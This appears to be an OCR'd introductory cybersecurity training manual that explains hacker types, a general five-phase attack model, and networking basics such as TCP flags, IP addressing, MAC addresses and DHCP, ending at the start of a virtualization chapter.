CYBEROPS

INFOSEC EXPERT

(CO-ISE) Level - I

CYBEROPS™
Secure Cyber Operations

CYBEROPS
Secure Cyber Operations

Level - I
Cyberops InfoSec Expert [CO-ISE]

Table of Contents

INTRODUCTION TO INFORMATION SECURITY

1
INTRODUCTION TO INFORMATION SECURITY

Introduction to Cyber World

Science is one of the greatest blessings in modern life. Scientific advancement has led to many important inventions. One of them is the computer. About a decade back, a computer was seen as a wonder machine. A few years later, this wonderful machine came closer to us as the Personal Computer (PC) entered the household scene.

The computer today plays a significant role in everybody's life. Computers are used practically everywhere. The use of computer in our country in the past two decades has taken a big jump. Today computers do much more than simply compute, super market scanners calculate our grocery bill while keeping store inventory; computerized telephone switching centres play traffic cop to millions of calls and keep lines of communications untangled, and Automatic Teller Machines (ATM) let us conduct banking transactions from virtually anywhere in the world.

Computers will never be able to replace man as they need detailed instructions from man and can never lead independent lives. In the Armed Forces computers are being widely used for collecting complex data for the aircrafts, missile and guns. The radar system is controlled with complex computers to give early warnings of coming enemy unit. Computers are also being widely used in mass communication and medical science. Today the police have started storing data on crimes and criminals on computers. Computers now have become a need of the day, in modern life. They are being used in every field of work. Due to importance of computer, its knowledge has been thought an essential qualification for a job. No doubt computers are capable of doing everything, but it is falling short of thinking. This is still only reserved form of man. So here computers are only machines; it cannot compete with man though they have overcome him in many ways.

Information Security

Information security means protecting information and information systems from unauthorized access, use, disclosure, disruption, modification, perusal, inspection, recording or destruction. The terms information security, computer security and information assurance are frequently used interchangeably. These fields are interrelated often and share the common goals of protecting the confidentiality, integrity and availability of information; however, there are some subtle differences between them.

Introduction to Hacking

Computer hacking is the most popular form of hacking nowadays, especially in the field of computer security. The Hacking word is basically known as “Unauthorized” access to a protected system. Hacking is the practice of modifying the features of a system, in order to accomplish a goal outside of the creator's original purpose. The person who is consistently engaging in hacking activities, and has accepted hacking as a lifestyle and philosophy of their choice, is called a hacker. Due to the mass attention given to black hat hackers from the media, the whole hacking term is often mistaken for any security related cybercrime. This damages the reputation of all hackers, and is very cruel and unfair to the law abiding ones of them, from who the term itself originated. Hacking means finding out

weaknesses in a computer or computer network, though the term can also refer to someone with an advanced understanding of computers and computer networks. Hackers may be motivated by a multitude of reasons, such as profit, protest, or challenge. Computer crime refers to any crime that involves a computer and a network. The computer may have been used in the commission of a crime, or it may be the target. Hacking refers to criminal exploitation of the Internet. Cybercrimes are defined as: "Offences that are committed against individuals or groups of individuals with a criminal motive to intentionally harm the reputation of the victim or cause physical or mental harm to the victim directly or indirectly, using modern telecommunication networks such as Internet (Chat rooms, emails, notice boards and groups) and mobile phones (SMS/MMS)". Such crimes may threaten a nation's security and financial health. Issues surrounding this type of crime have become high-profile, particularly those surrounding cracking, copyright infringement, child pornography, and child grooming. There are also problems of privacy when confidential information is lost or intercepted, lawfully or otherwise. Hacking means finding out weaknesses in a computer or computer network, though the term can also refer to someone with an advanced understanding of computers and computer networks.

Communities of Hackers

There are many communities out of them the most popular are:

1) Hacker
2) Cracker
3) Script Kiddie
4) Phreakers

Hackers

The term "hacker" originally meant a very gifted programmer. In recent years though, with easier access to multiple systems, it now has negative implications. Hackers may be motivated by a multitude of reasons, such as profit, protest, or challenge. The subculture that has evolved around hackers is often referred to as the computer underground but it is now an pen community. While other uses of the word hacker exist that are not related to computer security, they are rarely used in mainstream context. They are subject to the long standing hacker definition controversy about the true meaning of the term hacker.

Cracker

Cracking is the act of breaking into a computer system, often on a network. A cracker can be doing this for profit, maliciously, for some altruistic purpose or cause, or because the challenge is there. Some breaking-and-entering has been done ostensibly to point out weaknesses in a site's security system. The term hacker is reclaimed by computer programmers who argue that someone breaking into computers is better called a cracker, not making a difference between computer criminals (black hats) and computer security experts (white hats). Some white hat hackers claim that they also deserve the title hacker, and that only black hats should be called crackers.

Script Kiddies

A script kiddy or skiddy, is a derogatory term used to describe those who use scripts or programs developed by others to attack computer systems and networks and deface websites. It is also used to describe those who do the previous, but do not have an understanding of programming or computer networks. The more immature but unfortunately often just as dangerous exploiter of security lapses on the Internet. The typical script kiddy uses existing and frequently well-known and easy-to-find

techniques and programs or scripts to search for and exploit weaknesses in other computers on the Internet—often randomly and with little regard or perhaps even understanding of the potentially harmful consequences.

Phreakers

Phreaking is a slang term coined to describe the activity of a culture of people who study, experiment with, or explore telecommunication systems, such as equipment and systems connected to public telephone networks. As telephone networks have become computerized, phreaking has become closely linked with computer hacking.

Types of hackers

There are some more classified versions of hackers. They are: -

White Hat

A white hat hacker is someone who has non-malicious intent whenever he breaks into security systems and whatnot. In fact, a large number of white hat hackers are security experts themselves who want to push the boundaries of their own IT security ciphers and shields or even penetration testers specifically hired to test out how vulnerable or impenetrable a present protective setup currently is. A white hat that does vulnerability assessments and penetration tests is also known as an ethical hacker.

Black Hat

A black hat hacker, also known as a cracker, is the type of hacker that has malicious intent whenever he goes about breaking into computer security systems with the use of technology such as a network, phone system, or computer and without authorization. His malevolent purposes can range from all sorts cybercrimes such as piracy, identity theft, credit card fraud, vandalism, and so forth. He may or may not utilize questionable tactics such as deploying worms and malicious sites to meet his ends.

Grey Hat

A grey hat hacker is someone who exhibits traits from both white hats and black hats. More to the point, this is the kind of hacker that isn't a penetration tester but will go ahead and surf the Internet for vulnerable systems he could exploit. Like a white hat, he'll inform the administrator of the website of the vulnerabilities he found after hacking through the site. Like a black hat and unlike a pen tester, he'll hack any site freely and without any prompting or authorization from owners whatsoever. He'll even offer to repair the vulnerable site he exposed in the first place for a small fee.

Phases of Hacking

There are five phases of hacking. They are:

1) Information Gathering or Reconnaissance
2) Network Scanning
3) Gaining Access
4) Maintaining Access
5) Clearing Tracks

Reconnaissance

Before hacking an online business or corporate infrastructure, hackers first perform routine and detailed reconnaissance. Hackers must gather as much information about your business and networks as possible. Anything they discover about their target (you) can be valuable during their attack phases. Strategies for hacking rely on a foundation of knowledge and understanding, arising initially from whatever the hacker can learn about you and your business. Methods of reconnaissance include Dumpster Diving, Social Engineering, Google Searching & Google Hacking, and work their way up to more insidious methods such as infiltrating your employee's environments from coffee shops to simply walking in and setting up in a cubicle and asking a lot of questions. Whatever methods are used to perform reconnaissance, hackers will usually collect a large amount of information varying from trivial to sensitive, all of which may be useful during their attacks.

Network Scanning

Probing a network can reveal vulnerabilities that create a hit list, or triage list, for hackers to work through. Hackers may be either general hackers or specialized hackers, such as phreakers, but their intent is majorly the same to access information and services that they should not gain access to. Much of the information gather during the hacker's reconnaissance phase now come into play. In many ways, this phase of network scanning is an extension of the reconnaissance phase. Hackers want to learn more about your network mapping, phone system structure, and internal informational architecture. Learning what routers, firewalls, IDS systems, and other network components exist can lead hackers to beneficial hacking information by researching known vulnerabilities of known network devices. Typically, hackers perform port scans and port mapping, while attempting to discover what services and versions of services are actively available on any open or available ports. Regardless of how secure a network may feel to the business operator and network administrator, there is great value in remaining paranoid and to maintain continual logging and analysis, always looking for potential intrusion. Once complacency makes its way into your business operations, it's only a matter of time before vulnerability becomes an exploit.

Gaining Access

Open ports can lead to a hacker gaining direct access to services and possibly to internal network connections. This phase of attack is the most important and the most dangerous. Although some hack attacks don't need direct network access to damage your business, such as Denial of Services (DoS), simple methods of attack are available to network-connected hackers including session hijacking, stack-based buffer overflow, and similar security exploits. Smurf attacks try to get network users to respond and the hacker uses their real IP Addresses to flood them with problems. Whether the hacker is successful attacking an internal system has much to do with how vulnerable the specific system is, which is related to system configurations and architecture. Even if only one of one hundred network users has vulnerability, it could lead to an exponential increase in network exploit through distributed Zombie software and internal denial of service attacks. The degree and scope of attack depends much on the level of access the hacker gains and their skill level.

Maintaining Access

Hackers may choose to continue attacking and exploiting the target system, or to explore deeper into the target network and look for more systems and services. Not all attackers remain connected to the exploited network, but from a defensive strategy it must be expected. Hackers may deploy programs to maintain access by launching VNC clients from within your network, providing access to external systems, opening Telnet sessions and similarly serious services like FTP and SSH, or upload rootkits

and Trojans to infiltrate and exploit your network and systems to the point where they have complete root level control. Hackers can continue to sniff your network looking for more information to use against you. Trojans can export sensitive information to hackers, such as credit card records, usernames and passwords. Efficiently maintained access to your network and systems can last years without detection. Maintained access allows hackers the benefits of time to collect the information they need for the purpose of their attack. Although some hackers simply seek fame, other seek fortune. Those that seek the latter will likely leverage sensitive information into direct theft, resale of internal information, using internet information to improve their profitability, or even leveraging your company into paying them directly. Intrusion detection Systems (IDS), Honeypots/Honeynets, and professional ethical security consultation can be employed to detect and defend against hackers and their exploits.

Clearing Tracks

Most hackers will attempt to cover their footprints and tracks as carefully as possible. Although not always the case, remove proof of a hacker's attacks is their best defense against legal and punitive action. It is most likely that low-end hackers and newbie hackers will get caught at a much higher rate than expert level hackers who know how to remain hidden and anonymous. Gaining root level access and administrative access is a big part of covering ones tracks as the hacker can remove log entries and do so as a privileged administrator as opposed to an unknown hacker. Placing programs inside your network to continually send sensitive information out to anonymous drop-off points allows hackers to cover their tracks while maintaining access. Steganography allows hackers to hide information inside objects that are not obvious, such as image headers and Meta tags. Tunneling allows hackers to perform their insidious work through one service that is carried over another service, to increase the difficulty of finding them. These five phases of a hacker's attack loop back to the beginning. A successful attack with maintained access often results in continuing reconnaissance. The more the hacker learns about your internal operations means the more likely he will be back to intrude and exploit more networks, systems, internal services, and your business resources. As scary as all of these phases and attacks sound, there are tools and methods available to detect, track, expunge, and defend against future attacks for network security professionals. Knowing what tools are available and which to use in the appropriate situations are simply one small aspect of network security consultation. There is a difference between Operating System Hacks, Application-Level Hacks, Shrink Wrap Code Hacks and Attacks on Misconfigured Systems.

Defacement (Zone-H)

Zone-H is an archive of defaced websites. It was established in Estonia on March 2, 2002.

Once a defaced website is submitted to Zone-H, it is mirrored on the Zone-H servers. The website is then moderated by the Zone-H staff to check if the defacement was fake. Sometimes, the hackers themselves submit their hacked pages to the site.

It is an Internet security portal containing original IT security news, digital warfare news, geopolitics, proprietary and general advisories, analyses, forums, researches. Zone-H is the largest web intrusions archive. It is published in several languages.

URL- http://www.zone-h.org/

NETWORKING FUNDAMENTALS

2
NETWORKING FUNDAMENTALS

Introduction of Networking

Networking is the practice of linking two or more computing devices together for the purpose of sharing data. Networks are built with a mix of computer hardware and computer software.

A network is a collection of computers and other hardware components interconnected by communication channels that allow sharing of resources and information.

Types of Networks

Used for everything from accessing the internet or printing a document to downloading an attachment from an email, networks are the backbone of business today. They can refer to a small handful of devices within a single room to millions of devices spread across the entire globe, and can be defined based on purpose and/or size.

We put together this handy reference guide to explain the types of networks in use today, and what they're used for.

Local Area Network (LAN)

We're confident that you've heard of these types of networks before – LANs are the most frequently discussed networks, one of the most common, one of the most original and one of the simplest types of networks. LANs connect groups of computers and low-voltage devices together across short distances (within a building or between a group of two or three buildings in close proximity to each other) to share information and resources. Enterprises typically manage and maintain LANs.

Using routers, LANs can connect to wide area networks (WANs, explained below) to rapidly and safely transfer data.

Wireless Local Area Network (WLAN)

Functioning like a LAN, WLANs make use of wireless network technology, such as WiFi. Typically seen in the same types of applications as LANs, these types of networks don't require that devices rely on physical cables to connect to the network.

Metropolitan Area Network (MAN)

These types of networks are larger than LANs but smaller than WANs – and incorporate elements from both types of networks. MANs span an entire geographic area (typically a town or city, but sometimes a campus). Ownership and maintenance is handled by either a single person or company (a local council, a large company, etc.).

Wide Area Network (WAN)

Slightly more complex than a LAN, a WAN connects computers together across longer physical distances. This allows computers and low-voltage devices to be remotely connected to each other over one large network to communicate even when they're miles apart.

The Internet is the most basic example of a WAN, connecting all computers together around the world. Because of a WAN's vast reach, it is typically owned and maintained by multiple administrators or the public.

Introduction to Intranet

Intranet is the system in which multiple PCs are connected to each other. PCs in intranet are not available to the world outside the intranet. Usually each organization has its own Intranet network and members/employees of that organization can access the computers in their intranet.

Each computer in Intranet is also identified by an IP Address which is unique among the computers in that Intranet.

Internet

It is a worldwide/global system of interconnected computer networks. It uses the standard Internet Protocol (TCP/IP). Every computer in Internet is identified by a unique IP address. IP Address is a unique set of numbers (such as 110.22.33.114) which identifies a computer's location.

A special computer DNS (Domain Name Server) is used to provide a name to the IP Address so that the user can locate a computer by a name. For example, a DNS server will resolve a name https://www.tutorialspoint.com to a particular IP address to uniquely identify the computer on which this website is hosted.

Network Peripherals

A “network peripheral” may be any device or appliance that can be linked to other devices in the network. These might be small boxes that do something important — attached to a coil that monitors the current passing through an appliance power cord (too much power consumption indicates problems); attached to air flow and temperature sensors to monitor clothes dryer vent conditions (no air might mean a broken belt or failed motor; high temperature might mean a lint fire or clothes burning inside the drier); or remote control cut-off switches for counter-top kitchen appliances (a flow of current when device is not being used .might mean an appliance fire — shut off power to appliance and report a fire in progress!).

Another kind of network peripheral may be a special circuit board installed into all kinds of home and kitchen appliances. This new feature of the appliance may permit monitoring, programming, powering on or off. Redesigned appliances will permit their use with home networks.

OSI and TCP/IP Model

TCP/IP and OSI are the two most widely used networking models for communication. There are some similarities and dissimilarities between them. One of the major difference is that OSI is a conceptual model which is not practically used for communication, whereas, TCP/IP is used for establishing a connection and communicating through the network.

BASIS FOR COMPARISON	TCP/IP MODEL	OSI MODEL
Expands To	TCP/IP- Transmission Control Protocol/ Internet Protocol	OSI- Open system Interconnect
Meaning	It is a client server model used for transmission of data over the internet.	It is a theoretical model which is used for computing system.
No. Of Layers	4 Layers	7 Layers
Developed by	Department of Defense (DoD)	ISO (International Standard Organization)
Tangible	Yes	No
Usage	Mostly used	Never used

TCP Flags

A TCP Flag is a control bit that indicates different connection states and/or information about how a packet should be handled. Just like in red flag, it's used to send information. Here are the different Flags:

CWR – Congestion Window Reduced (CWR) flag is set by the sending host to indicate that it received a TCP segment with the ECE flag set.

ECE (ECN-Echo) – indicate that the TCP peer is ECN capable during 3-way handshake.

URG – indicates that the Urgent pointer field is significant

ACK – indicates that the Acknowledgment field is significant (Sometimes abbreviated by tcpdump as ".")

PSH – Push function

RST – Reset the connection (Seen on rejected connections)


SYN – Synchronize sequence numbers (Seen on new connections)

FIN – No more data from sender (Seen after a connection is closed)

3 Way Handshake

A three-way handshake is a method used in a TCP/IP network to create a connection between a local host/client and server. It is a three-step method that requires both the client and server to exchange SYN and ACK (acknowledgment) packets before actual data communication begins.

A three-way handshake is also known as a TCP handshake.



A three-way handshake is primarily used to create a TCP socket connection. It works when:

- A client node sends a SYN data packet over an IP network to a server on the same or an external network. The objective of this packet is to ask/infer if the server is open for new connections.
- The target server must have open ports that can accept and initiate new connections. When the server receives the SYN packet from the client node, it responds and returns a confirmation receipt – the ACK packet or SYN/ACK packet.
- The client node receives the SYN/ACK from the server and responds with an ACK packet.

Upon completion of this process, the connection is created and the host and server can communicate.

Introduction to Protocols

Simply, a protocol is a set of rules. A network protocol is a set of rules followed by the network. Network protocols are formal standards and policies made up of rules, procedures and formats that defines communication between two or more devices over a network. Network protocols conducts the action, policies, and affairs of the end-to-end process of timely, secured and managed data or network communication. They define rules and conventions for communication. They incorporate all

the processes requirement and constraints of initiating and accomplishing communication between computers, routers, servers and other network enabled devices. Network protocols must be confirmed and installed by the sender and receiver to ensure network\data communication. It also applies software and hardware nodes that communicate on a network. There are several types of network protocols.
Example: TCP, FTP, HTTP, HTTPs, IP etc.

Introduction to IP addresses

An Internet Protocol address (IP address) is a numerical label assigned to each device connected to a computer network that uses the Internet Protocol for communication.[1][2] An IP address serves two principal functions: host or network interface identification and location addressing.

Internet Protocol version 4 (IPv4) defines an IP address as a 32-bit number.[2] However, because of the growth of the Internet and the depletion of available IPv4 addresses, a new version of IP (IPv6), using 128 bits for the IP address, was developed in 1995,[3] and standardized in December 1998.In July 2017, a final definition of the protocol was published.[5] IPv6 deployment has been ongoing since the mid-2000s.

IP addresses are usually written and displayed in human-readable notations, such as 172.16.254.1 in IPv4, and 2001:db8:0:1234:0:567:8:1 in IPv6. The size of the routing prefix of the address is designated in CIDR notation by suffixing the address with the number of significant bits, e.g., 192.168.1.15/24, which is equivalent to the historically used subnet mask 255.255.255.0.

IP versions

Two versions of the Internet Protocol are in common use in the Internet today. The original version of the Internet Protocol that was first deployed in 1983 in the ARPANET, the predecessor of the Internet, is Internet Protocol version 4 (IPv4).

The rapid exhaustion of IPv4 address space available for assignment to Internet service providers and end user organizations by the early 1990s, prompted the Internet Engineering Task Force (IETF) to explore new technologies to expand the addressing capability in the Internet. The result was a redesign of the Internet Protocol which became eventually known as Internet Protocol Version 6 (IPv6) in 1995.IPv6 technology was in various testing stages until the mid-2000s, when commercial production deployment commenced.

Today, these two versions of the Internet Protocol are in simultaneous use. Among other technical changes, each version defines the format of addresses differently. Because of the historical prevalence of IPv4, the generic term IP address typically still refers to the addresses defined by IPv4. The gap in version sequence between IPv4 and IPv6 resulted from the assignment of version 5 to the experimental Internet Stream Protocol in 1979, which however was never referred to as IPv5.

Sub networks

IP networks may be divided into subnetworks in both IPv4 and IPv6. For this purpose, an IP address is recognized as consisting of two parts: the network prefix in the high-order bits and the remaining bits called the rest field, host identifier, or interface identifier (IPv6), used for host numbering within a network.The subnet mask or CIDR notation determines how the IP address is divided into network and host parts.


The term subnet mask is only used within IPv4. Both IP versions however use the CIDR concept and notation. In this, the IP address is followed by a slash and the number (in decimal) of bits used for the

network part, also called the routing prefix. For example, an IPv4 address and its subnet mask may be 192.0.2.1 and 255.255.255.0, respectively. The CIDR notation for the same IP address and subnet is 192.0.2.1/24, because the first 24 bits of the IP address indicate the network and subnet.

IPv4 addresses

Decomposition of an IPv4 address from dot-decimal notation to its binary value.
An IPv4 address has a size of 32 bits, which limits the address space to 4294967296 (232) addresses. Of this number, some addresses are reserved for special purposes such as private networks (~18 million addresses) and multicast addressing (~270 million addresses).

IPv4 addresses are usually represented in dot-decimal notation, consisting of four decimal numbers, each ranging from 0 to 255, separated by dots, e.g., 172.16.254.1. Each part represents a group of 8 bits (an octet) of the address. In some cases of technical writing, IPv4 addresses may be presented in various hexadecimal, octal, or binary representations.



Mac address

A media access **control address** (**MAC address**) of a device is a unique identifier assigned to a network interface controller (NIC) for communications at the data link layer of a network segment. MAC addresses are used as a network address for most IEEE 802network technologies, including Ethernet, Wi-Fi and Bluetooth. In this context, MAC addresses are used in the medium access control protocol sublayer. As typically represented, MAC addresses are recognizable as six groups of two hexadecimal digits, separated by hyphens, colons, or no separator (see Notational conventions below).

A MAC may be referred to as the **burned-in address** (**BIA**). It may also be known as an **Ethernet hardware address** (**EHA**), **hardware address** or *physical address* (not to be confused with a memory physical address).

A network node may have multiple NICs and each NIC must have a unique MAC address. Sophisticated network equipment such as a multilayer switch or router may require one or more permanently assigned MAC addresses.

MAC addresses are most often assigned by the manufacturer of a NIC and are stored in its hardware, such as the card's read-only memory or some other firmwaremechanism. A MAC address may include the manufacturer's organizationally unique identifier (OUI). MAC addresses are formed according to the rules of one of three numbering name spaces managed by the Institute of Electrical and Electronics Engineers (IEEE): **EUI-48** (it replaces the obsolete term **MAC-48**) and **EUI-64**.[1] EUI is an abbreviation for **Extended Unique Identifier**.

Private addresses

Early network design, when global end-to-end connectivity was envisioned for communications with all Internet hosts, intended that IP addresses be globally unique. However, it was found that this was not always necessary as private networks developed and public address space needed to be conserved.

Computers not connected to the Internet, such as factory machines that communicate only with each other via TCP/IP, need not have globally unique IP addresses. Today, such private networks are widely used and typically connect to the Internet with network address translation (NAT), when needed.

Three non-overlapping ranges of IPv4 addresses for private networks are reserved.[6] These addresses are not routed on the Internet and thus their use need not be coordinated with an IP address registry. Any user may use any of the reserved blocks. Typically, a network administrator will divide a block into subnets; for example, many home routers automatically use a default address range of 192.168.0.0 through 192.168.0.255 (192.168.0.0/24).

Reserved private IPv4 network ranges


Name	CIDR block	Address range	Number of addresses	*Classful* description
24-bit block	10.0.0.0/8	10.0.0.0 – 10.255.255.255	16 777 216	Single Class A.
20-bit block	172.16.0.0/12	172.16.0.0 – 172.31.255.255	1 048 576	Contiguous range of 16 Class B blocks.
16-bit block	192.168.0.0/16	192.168.0.0 – 192.168.255.255	65 536	Contiguous range of 256 Class C blocks.

IPv6 addresses

Decomposition of an IPv6 address from hexadecimal representation to its binary value.
In IPv6, the address size was increased from 32 bits in IPv4 to 128 bits, thus providing up to 2128 (approximately 3.403×1038) addresses. This is deemed sufficient for the foreseeable future.

The intent of the new design was not to provide just a sufficient quantity of addresses, but also redesign routing in the Internet by allowing more efficient aggregation of subnetwork routing prefixes. This resulted in slower growth of routing tables in routers. The smallest possible individual allocation is a subnet for 264 hosts, which is the square of the size of the entire IPv4 Internet. At these levels, actual address utilization ratios will be small on any IPv6 network segment. The new design also provides the opportunity to separate the addressing infrastructure of a network segment, i.e. the local administration of the segment's available space, from the addressing prefix used to route traffic to and from external networks. IPv6 has facilities that automatically change the routing prefix of entire networks, should the global connectivity or the routing policy change, without requiring internal redesign or manual renumbering.

The large number of IPv6 addresses allows large blocks to be assigned for specific purposes and, where appropriate, to be aggregated for efficient routing. With a large address space, there is no need to have complex address conservation methods as used in CIDR.



All modern desktop and enterprise server operating systems include native support for the IPv6 protocol, but it is not yet widely deployed in other devices, such as residential networking routers, voice over IP (VoIP) and multimedia equipment, and some networking hardware.

Introduction to Dynamic Host Configuration Protocol

Dynamic Host Configuration Protocol (DHCP) is a client/server protocol that automatically provides an Internet Protocol (IP) host with its IP address and other related configuration information such as the subnet mask and default gateway. RFCs 2131 and 2132 define DHCP as an Internet Engineering Task Force (IETF) standard based on Bootstrap Protocol (BOOTP), a protocol with which DHCP shares many implementation details. DHCP allows hosts to obtain required TCP/IP configuration information from a DHCP server.

Windows Server 2016 includes DHCP Server, which is an optional networking server role that you can deploy on your network to lease IP addresses and other information to DHCP clients. All Windows-based client operating systems include the DHCP client as part of TCP/IP, and DHCP client is enabled by default.

Why use DHCP?

Every device on a TCP/IP-based network must have a unique unicast IP address to access the network and its resources. Without DHCP, IP addresses for new computers or computers that are moved from one subnet to another must be configured manually; IP addresses for computers that are removed from the network must be manually reclaimed.

With DHCP, this entire process is automated and managed centrally. The DHCP server maintains a pool of IP addresses and leases an address to any DHCP-enabled client when it starts up on the network. Because the IP addresses are dynamic (leased) rather than static (permanently assigned), addresses no longer in use are automatically returned to the pool for reallocation.

The network administrator establishes DHCP servers that maintain TCP/IP configuration information and provide address configuration to DHCP-enabled clients in the form of a lease offer. The DHCP server stores the configuration information in a database that includes:

- Valid TCP/IP configuration parameters for all clients on the network.
- Valid IP addresses, maintained in a pool for assignment to clients, as well as excluded addresses.
- Reserved IP addresses associated with particular DHCP clients. This allows consistent assignment of a single IP address to a single DHCP client.
- The lease duration, or the length of time for which the IP address can be used before a lease renewal is required.

A DHCP-enabled client, upon accepting a lease offer, receives:


- A valid IP address for the subnet to which it is connecting.
- Requested DHCP options, which are additional parameters that a DHCP server is configured to assign to clients. Some examples of DHCP options are Router (default gateway), DNS Servers, and DNS Domain Name.

VIRTUALIZATION


3
VIRTUALISATION

Introduction to Virtualization

The term virtualization broadly describes the separation of a resource or request for a service from the underlying physical delivery of that service. With virtual memory, for example, computer software gains access to more memory than is physically installed, via the background swapping of data to disk storage. Similarly, virtualization techniques can be applied to other IT infrastructure layers - including networks, storage, laptop or server hardware, operating systems and applications. This blend of virtualization technologies - or virtual infrastructure - provides a layer of abstraction between computing, storage and networking hardware, and the applications running on it. The deployment of virtual infrastructure is non-disruptive, since the user experiences are largely unchanged. However, virtual infrastructure gives administrators the advantage of managing pooled resources across the enterprise, allowing IT managers to be more responsive to dynamic organizational needs and to better leverage infrastructure investments.



Before Virtualization



After Virtualization

Advantages of Virtualization

